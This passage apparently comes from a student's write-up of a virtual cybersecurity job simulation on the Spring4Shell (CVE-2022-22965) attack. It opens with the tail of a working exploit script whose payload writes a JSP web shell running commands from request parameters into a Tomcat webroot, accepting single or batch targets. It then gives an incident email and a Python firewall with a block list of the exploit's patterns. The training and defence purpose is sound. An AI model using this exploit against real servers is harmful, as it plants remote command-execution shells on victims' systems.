"class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="
    try:

        go = requests.post(url,headers=headers,data=data,timeout=15,allow_redirects=False, verify=False)
        shellurl = urljoin(url, 'tomcatwar.jsp')
        shellgo = requests.get(shellurl,timeout=15,allow_redirects=False, verify=False)
        if shellgo.status_code == 200:
            print(f"漏洞存在, shell地址为:{shellurl}?pwd=j&cmd=whoami")
    except Exception as e:
        print(e)
        pass




def main():
    parser = argparse.ArgumentParser(description='Srping-Core Rce.')
    parser.add_argument('--file',help='url file',required=False)
    parser.add_argument('--url',help='target url',required=False)
    args = parser.parse_args()
    if args.url:
        Exploit(args.url)
    if args.file:
        with open (args.file) as f:
            for i in f.readlines():
                i = i.strip()
                Exploit(i)

if __name__ == '__main__':
    main()
```

## Incident Analysis

In this task, I analyzed the firewall logs to identify patterns that revealed the nature of the attack. Based on my research and the provided PoC payload, I determined that the attacker was likely exploiting the **Spring4Shell vulnerability (CVE-2022-22965)**, enabling **remote code execution (RCE)**. Additionally, the traffic spike in the logs suggested that the attacker might be using a **distributed denial of service (DDoS)** attack as a distraction. By identifying these characteristics, I was able to draft a concise email to the network team, providing them with clear instructions to block the malicious traffic and stop the spread of the malware. This experience deepened my understanding of how to detect and respond to complex attacks that combine multiple exploitation methods.

**From:** Telstra Security Operations
**To:** Networks Team (networksecurity@telstra.com)
**Subject:** Create Firewall Rule to Mitigate Ongoing Malware Attack
—
**Body:**
Hello Network Security Team,

We would like to request the creation of a firewall rule and provide you more information about the ongoing attack.

We have identified that the current attack involves characteristics of both a **remote code execution (RCE)** exploit and **distributed denial of service (DDoS)** activity. The attacker is likely exploiting the **Spring4Shell vulnerability** (CVE-2022-22965), using a proof-of-concept payload that enables remote code execution on the external network, which is of critical priority. Additionally, the traffic spike we observed in the firewall logs suggests that a DDoS attack might be accompanying the RCE exploit, likely to create noise and overwhelm defenses.

We are requesting the creation of a firewall rule to block all traffic containing specific headers commonly used by the attacker's exploit. Specifically, please block traffic where:

- HTTP headers contain patterns such as `suffix=%>//`, `class.module.classLoader.resources.context.parent.pipeline.first.pattern`, and `Content-Type=application/x-www-form-urlencoded`.
- Requests attempting to manipulate the `classLoader` or inject JSP shell commands should also be flagged.
- Any incoming traffic on the path "`/tomcatwar.jsp`" should be immediately blocked.

Our research into the proof of concept (PoC) payload reveals that the attacker is attempting to deploy shell commands through the Spring Framework's vulnerability. This exploit enables them to run commands like `whoami` and escalate privileges by crafting special requests targeting the webapps directory. Blocking these specific headers should mitigate the immediate threat.

For any questions or issues, don't hesitate to reach out to us.

Kind regards,
Justin Goncalves
*Telstra Security Operations*

## Task 3: (Technical) Mitigate the Malware Attack

*Review the scenario below. Then complete the tasks and activites.*

### Scenario

Work with the networks team to implement a firewall rule using the Python scripting language. Python is a common scripting language used across both offensive and defensive information security tasks.

In this task, we will simulate the firewall's scripting language by using an HTTP Server. You can assume this HTTP Server has no computational requirements and has the sole purpose of filtering incoming traffic.

In the starter codebase, you will find a test script that you can use to simulate the malicious requests to the server.

You can check out the Readme file in the starter codebase for more information on how to get started.

### Here is your task

Use Python to develop a firewall rule to mitigate the attack. Develop this rule in `firewall_server.py` and only upload this file back here.

You may use `test_requests.py` to test your code whilst the firewall HTTP server is running.

Estimated time for task completion: 60-90 minutes depending on your learning style.

### Resources to help you with the task

1. Python HTTPServer Documentation
2. Spring4Shell Proof of Concept Payload https://github.com/craig/SpringCore0day/blob/main/exp.py

## Security Engineering: Firewall Implementation

For Task 3, I worked on developing a firewall rule using Python to mitigate the malware attack. I started by writing a Python script that created a simple HTTP firewall server, which allowed me to filter incoming POST requests. I identified malicious patterns from the Proof of Concept payload in Task 2 and implemented a conditional statement to block any requests containing these patterns. After setting up the firewall, I ran the provided test requester script to simulate the attack. Seeing the "Try again hackers :)" message on successful firewall blocks confirmed that my script worked, effectively preventing malicious traffic. This task was both challenging and rewarding, as it gave me more hands-on experience with Python in a cybersecurity context.

**All figures and supporting visuals can be found on pages 13-17**

**Step 1: Setting up the Environment**

- **Figure 1:** Terminal view showing Python version and setup.
  - **Description:** I started by verifying the Python version on my Mac and made sure Python was properly installed. This was important to ensure that the necessary libraries were available to run the firewall server and test requester scripts later.

**Step 2: Writing the Initial Firewall Server Script**

- **Figure 2:** Initial firewall server script
  - **Description:** I developed the first version of 'firewall_server.py' to set up a Python HTTP server that processes incoming POST requests. The script included a list of known malicious patterns, which were derived from analyzing the Proof of Concept payload in Task 2. Using a conditional statement, the script checked each incoming request against this list. If a match was found, the server responded with a "403 Forbidden" status and displayed a funny message, "**Try again hackers :)**". Legitimate requests were allowed through with a "200 OK" response.

**Step 3: Running the Initial Firewall Server**

- **Figure 3:** Terminal showing the command `python3 firewall_server.py` to run the initial firewall server.
  - **Description:** After writing the initial script, I ran the command to launch the Python HTTP server. This step confirmed that the server was up and running, able to handle requests and display my custom message on the localhost. The server at this stage was listening for basic HTTP requests, and was ready for further development.

**Step 4: Using the Provided 'test_requester.py" Script**

- **Figure 4:** Test requester Python script (test_requester.py) in my text editor (showing the code that was provided by Telstra for simulating requests).
  - **Description:** I used the provided test requester script to simulate an attack on the firewall. This script sends five POST requests with malicious payloads, as identified in Task 2, to test the firewall's ability to block these attacks. If the firewall was correctly configured, the script would

return a 403 status code and display the custom message "Try again hackers :)" for each request. However, if the firewall was incorrectly configured, the script would return a 200 status code, indicating that the malicious requests were processed rather than blocked.

**Step 5: Running the Test Requests**


- **Figure 5:** Terminal output from running the command `python3 test_requester.py` to simulate malicious requests.
    - **Description:** After setting up the provided test requester script for use, I ran it in the terminal to send multiple POST requests to the firewall server. These requests contained malicious payload that I analyzed in Task 2, and simulated the malicious traffic I am trying to block. The expected outcome was to see the status code 403 for all the requests, confirming that the firewall blocked the malicious traffic as intended. It worked :)

**Step 6: Reading the Results from the Firewall Server**

- **Figure 6:** Terminal output showing the firewall server successfully blocking malicious requests and displaying the custom message.
    - **Description:** When the firewall server intercepted and blocked the malicious requests, it returned a 403 Forbidden response, which was expected. Additionally, the custom message **"Try again hackers :)"** I added earlier was displayed in the terminal logs, confirming that the firewall rule had worked as intended.


**See Supporting Visuals Below**

**Figure 1: Setting Up the Environment**



```
Last login: Tue Sep 24 22:56:16 on ttys000
macdesk@Jays-Mac-mini ~ % python3
Python 3.12.6 (v3.12.6:a4a2d2b0d85, Sep  6 2024, 16:08:03) [Clang 13.0.0 (clang-
1300.0.29.30)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> 
```


**Figure 2: Writing the initial firewall server script**



firewall_server.py


```
# Import the necessary modules from the http.server library
from http.server import BaseHTTPRequestHandler, HTTPServer

# Define a class to handle incoming HTTP requests
class FirewallRequestHandler(BaseHTTPRequestHandler):

    # Method that handles incoming POST requests
    def do_POST(self):
        # Get the size of the data being sent in the request
        content_length = int(self.headers['Content-Length'])

        # Read the POST data from the request and decode it into a string
        post_data = self.rfile.read(content_length).decode('utf-8')
        print(f"Received POST request with data: {post_data}")

        # Define a list of known malicious patterns from the Task 2 PoC Payload to check for
        malicious_patterns = [
            "class.module.classLoader.resources.context.parent.pipeline.first",
            "suffix=%>//",
            "Runtime.getRuntime().exec",
            "cmd=",
            "pwd=",
            "tomcatwar.jsp",
            "Content-Type: application/x-www-form-urlencoded",
        ]

        # Check if the request contains any of the known malicious patterns
        if any(pattern in post_data for pattern in malicious_patterns):
            # If any pattern is found, block the request by returning a 403 Forbidden status
            self.send_response(403)  # HTTP status code 403: Forbidden
            self.end_headers()
            self.wfile.write(b"Request blocked by firewall.")  # Message sent back to the client
            print("Malicious request blocked. Try again hackers :)")

        else:
            # If no malicious pattern is found, process the request normally
            self.send_response(200)  # HTTP status code 200: OK
            self.end_headers()
            self.wfile.write(b"Request processed.")  # Message sent back to the client
            print("Legitimate request processed.")

    # This method could handle GET requests (optional, not used in this example)
    def do_GET(self):
        # For now, we will block all GET requests as an example
        self.send_response(403)  # HTTP status code 403: Forbidden
        self.end_headers()
        self.wfile.write(b"GET requests are blocked by this firewall.")  # Message sent back to the client

# Function to run the HTTP firewall server
def run(server_class=HTTPServer, handler_class=FirewallRequestHandler):
    # Define the address and port for the server to run on (localhost, port 8080)
    server_address = ('', 8080)

    # Create an instance of the HTTP server
    httpd = server_class(server_address, handler_class)

    # Print a message to let us know the server is starting
    print("Starting firewall server on port 8080...")

    # Start the server, which will keep running until manually stopped
    httpd.serve_forever()

# Entry point of the script
if __name__ == '__main__':
    # Run the server using the run() function defined above
    run()
```

**Figure 3: Running the initial firewall server**




```
Last login: Tue Sep 24 22:37:24 on ttys000
macdesk@Jays-Mac-mini ~ % pwd
/Users/macdesk
macdesk@Jays-Mac-mini ~ % cd ~/Desktop
macdesk@Jays-Mac-mini Desktop % python3 firewall_server.py

Starting firewall server on port 8080...
```

**Figure 4: Using the provided 'test_requester.py' script**



